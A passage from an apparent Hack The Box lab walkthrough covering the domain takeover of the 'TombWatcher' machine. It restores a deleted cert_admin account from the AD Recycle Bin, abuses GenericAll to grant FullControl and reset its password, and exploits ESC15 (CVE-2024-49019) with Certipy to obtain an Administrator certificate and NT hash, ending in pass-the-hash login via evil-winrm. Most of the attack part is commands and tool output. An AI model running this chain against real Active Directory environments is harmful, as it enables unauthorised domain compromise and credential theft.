This is significant because permissions tied to unresolved SIDs can remain active within Active Directory. If the corresponding object can be restored (for example, via the `Active Directory Recycle Bin`) or otherwise re-associated, those privileges may become usable again. In this case, it suggests that a previously existing account may still retain `enrollment rights to the certificate template`, potentially opening the door to abuse.

We check the `Active Directory Recycle Bin` for soft-deleted objects using `PowerShell`. The AD Recycle Bin preserves deleted objects in a recoverable state for a configurable tombstone period.

```
*Evil-WinRM* PS C:\Users\john\Documents> Get-ADObject -Filter 'isDeleted -eq
$true' -IncludeDeletedObjects -Properties cn,objectSid,isDeleted | Where-
Object { $_.isDeleted -eq $true }
```

```
CN                : Deleted Objects

Deleted           : True
DistinguishedName : CN=Deleted Objects,DC=tombwatcher,DC=htb
isDeleted         : True
Name              : Deleted Objects
ObjectClass       : container
ObjectGUID        : 34509cb3-2b23-417b-8b98-13f0bd953319

CN                : cert_admin
                    DEL:f80369c8-96a2-4a7f-a56c-9c15edd7d1e3
Deleted           : True
DistinguishedName : CN=cert_admin\0ADEL:f80369c8-96a2-4a7f-a56c-
9c15edd7d1e3,CN=Deleted Objects,DC=tombwatcher,DC=htb
isDeleted         : True
Name              : cert_admin
                    DEL:f80369c8-96a2-4a7f-a56c-9c15edd7d1e3
ObjectClass       : user
ObjectGUID        : f80369c8-96a2-4a7f-a56c-9c15edd7d1e3
objectSid         : S-1-5-21-1392491010-1358638721-2126982587-1109

CN                : cert_admin
                    DEL:c1f1f0fe-df9c-494c-bf05-0679e181b358
Deleted           : True
DistinguishedName : CN=cert_admin\0ADEL:c1f1f0fe-df9c-494c-bf05-
0679e181b358,CN=Deleted Objects,DC=tombwatcher,DC=htb
isDeleted         : True
Name              : cert_admin
                    DEL:c1f1f0fe-df9c-494c-bf05-0679e181b358
ObjectClass       : user
ObjectGUID        : c1f1f0fe-df9c-494c-bf05-0679e181b358
objectSid         : S-1-5-21-1392491010-1358638721-2126982587-1110

CN                : cert_admin
                    DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
Deleted           : True
DistinguishedName : CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-
45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb
isDeleted         : True
Name              : cert_admin
                    DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
ObjectClass       : user
ObjectGUID        : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
objectSid         : S-1-5-21-1392491010-1358638721-2126982587-1111
```

Three versions of a `cert_admin` user are found in the recycle bin. The `WebServer` template, which we identified earlier, grants enrollment rights to the SID `S-1-5-21-1392491010-`

`1358638721-2126982587-1111`, which corresponds to the `cert_admin` object with GUID `938182c3-bf0b-410a-9aaa-45c8e1a02ebf`.

Restoring cert_admin and Exploiting ESC15

We can further enumerate the object to identify ways we could potentially restore it and use it for further enumeration/exploitation.

```
*Evil-WinRM* PS C:\Users\john\Documents> Get-ADObject -Filter 'objectSid -eq
"S-1-5-21-1392491010-1358638721-2126982587-1111"' -IncludeDeletedObjects -
Properties *

accountExpires                  : 9223372036854775807
badPasswordTime                 : 0
badPwdCount                     : 0
CanonicalName                   : tombwatcher.htb/Deleted Objects/cert_admin
                                  DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
CN                              : cert_admin
                                  DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
codePage                        : 0
countryCode                     : 0
Created                         : 11/16/2024 12:07:04 PM
createTimeStamp                 : 11/16/2024 12:07:04 PM
Deleted                         : True
Description                     :
DisplayName                     :
DistinguishedName               : CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-
45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb
dSCorePropagationData           : {3/30/2026 3:49:23 PM, 11/16/2024 12:07:10
PM, 11/16/2024 12:07:08 PM, 12/31/1600 7:00:00 PM}
givenName                       : cert_admin
instanceType                    : 4
isDeleted                       : True
LastKnownParent                 : OU=ADCS,DC=tombwatcher,DC=htb
lastLogoff                      : 0
lastLogon                       : 0
logonCount                      : 0
Modified                        : 3/30/2026 3:52:00 PM
modifyTimeStamp                 : 3/30/2026 3:52:00 PM
msDS-LastKnownRDN               : cert_admin
Name                            : cert_admin
<SNIP>
```

In the output, we identify that the `LastKnownParent` of the object in question is the `ADCS OU` the user `john` has `GenericAll` over. The `lastKnownParent` attribute is an Active Directory

property that stores the original container (OU or CN) where an object existed before it was deleted.

When an object is restored from the `AD Recycle Bin`:

1. AD reads the object's metadata (including `lastKnownParent`).
2. It attempts to recreate the object in that original container (`OU`).
3. The object is effectively reinserted into that OU with its attributes.

We know that john has `GenericAll` over the `ADCS OU`. Since restoring the object from the recycle bin eventually writes it back into the OU, and the `john` user has excessive privileges over that OU, it effectively means that `john` can restore the `cert_admin` user.

```
*Evil-WinRM* PS C:\Users\john\Documents> Restore-ADObject -Identity "938182c3-bf0b-410a-9aaa-45c8e1a02ebf"
```

Because `john` holds `GenericAll` over the `ADCS` OU, we can propagate an inherited `FullControl` ACE from the OU down to all its child objects — which now includes the restored `cert_admin`. We use impacket-dacledit for this.

```
$ impacket-dacledit -action 'write' -rights 'FullControl' -inheritance -principal 'john' -target-dn 'OU=ADCS,DC=TOMBWATCHER,DC=HTB' TOMBWATCHER.HTB/john:'rogue'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] NB: objects with adminCount=1 will no inherit ACEs from their parent container/OU
[*] DACL backed up to dacledit-20260330-203936.bak
[*] DACL modified successfully!
```

With full control over `cert_admin`, we reset its password.

```
$ bloodyAD --host 'dc01.tombwatcher.htb' -d 'tombwatcher.htb' -u 'john' -p 'rogue' set password cert_admin 'rogue'
[+] Password changed successfully!
```

We now run `Certipy` again as `cert_admin` to check for vulnerable templates.

```
$ certipy-ad find -dc-host dc01.tombwatcher.htb -u cert_admin@tombwatcher.htb -p 'rogue' -vulnerable -stdout
<SNIP>
Certificate Templates
```

```
  0
    Template Name                       : WebServer
    Display Name                        : Web Server
    Certificate Authorities             : tombwatcher-CA-1
    Enabled                             : True
    Client Authentication               : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Extended Key Usage                  : Server Authentication
    Schema Version                      : 1
    Permissions
      Enrollment Permissions
        Enrollment Rights               : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          TOMBWATCHER.HTB\cert_admin
      Object Control Permissions
        Owner                           : TOMBWATCHER.HTB\Enterprise Admins
        Full Control Principals         : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
    [+] User Enrollable Principals      : TOMBWATCHER.HTB\cert_admin
    [!] Vulnerabilities
      ESC15                             : Enrollee supplies subject and schema
version is 1.
    [*] Remarks
      ESC15                             : Only applicable if the environment
has not been patched. See CVE-2024-49019 or the wiki for more details.
```

The template is vulnerable to `ESC15`, tracked as CVE-2024-49019 (also known as **"EKUwu"**). This vulnerability affects certificate templates with `Schema Version 1` where the enrollee supplies the subject. Because `Schema Version 1` templates do not enforce `Application Policy` constraints, an attacker can inject a `Client Authentication` application policy into the certificate request. This effectively turns a `Server Authentication`-only template into one that can be used for client authentication — enabling impersonation of any domain user.

First, we request a certificate from the CA `tombwatcher-CA-1` using the `WebServer` template with `cert_admin` as the subject, and add the `Enrollment Agent` application policy to it.

```
$ certipy req -ca tombwatcher-CA-1 -username cert_admin -p 'rogue' -dc-ip
10.129.11.1 -template WebServer --application-policies
'1.3.6.1.4.1.311.20.2.1' -target-ip 10.129.11.1

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 5
```

```
[*] Got certificate without identification
[*] Certificate has no object SID
[*] Saved certificate and private key to 'cert_admin.pfx'
```

As the acquired certificate, `cert_admin.pfx` is now functioning as an `Enrollment Agent Certificate`, we can request certificates for any other user. We will proceed to issue a certificate on behalf of the `Administrator` user.

```
$ certipy req -u cert_admin -p 'rogue' -dc-ip 10.129.11.1 -target-ip
10.129.11.1 -ca tombwatcher-CA-1 -template User -on-behalf-of
'tombwatcher\administrator' -pfx cert_admin.pfx

Certipy v4.8.2 - by Oliver Lyak (ly4k)
[+] Generating RSA key
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 11
[*] Got certificate with UPN 'administrator@tombwatcher.htb'
[*] Certificate object SID is 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Saved certificate and private key to 'administrator.pfx'
```

Finally, we will use `certipy`'s `auth` module to authenticate against the `DC` using the acquired administrator certificate and retrieve the administrator's hash.

```
$ certipy auth -dc-ip 10.129.11.1 -pfx administrator.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@tombwatcher.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@tombwatcher.htb':
```

```
aad3b435b51404eeaad3b435b51404ee:f61db423bebe3328d33af26741afe5fc
```

Using this hash, we will gain administrative access to the machine via `WinRM`.

```
$ evil-winrm -i dc01.tombwatcher.htb -u administrator -H
f61db423bebe3328d33af26741afe5fc

Evil-WinRM shell v3.7

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
tombwatcher\administrator
```

The root flag can be found in `C:\Users\Administrator\Desktop\root.txt`.